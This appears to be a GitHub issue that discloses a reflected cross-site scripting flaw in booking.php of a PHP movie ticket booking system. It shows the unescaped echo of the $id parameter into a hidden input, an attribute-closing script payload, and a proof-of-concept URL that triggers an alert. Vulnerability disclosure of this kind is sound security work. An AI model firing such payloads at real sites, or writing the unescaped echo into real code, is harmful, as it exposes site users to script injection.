New issue

Jump to bottom

Movie Ticket Booking System-PHP XSS vulnerability #2

Closed huclilu opened this issue 2 days ago · 0 comments

huclilu commented 2 days ago

Building environment：Apache2.4.49；MySQL5.7.26；PHP7.3.4


1.Movie Ticket Booking System-PHP XSS vulnerability

There is an XSS vulnerability in Booking In PHP, at line 111, we can see that the value is equal to the value of the variable $id, and the $id controllable variable is determined by user input and output directly. At this time, we can construct a closed XSS statement. The payload is "><script>alert (" ace ")</script>, and then we can construct a pop-up window

```
<input type="hidden" name="movie_id" value="<?php echo $id; ?>">
```

POC:

```
http://vulcinema.test/booking.php?id=5%22%3E%3Cscript%3Ealert(%22ace%22)%3C/script%3E
```



不安全 | vulcinema.test/booking.php?id=5"><script>alert%20("ace")</script>

vulcinema.test 显示

ace

Warning: mysqli_fetch_array() expects parameter 1 to **github\movie_ticket_booking_system_php-main\booking.php** on line **12**

huclilu closed this as completed 2 days ago

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant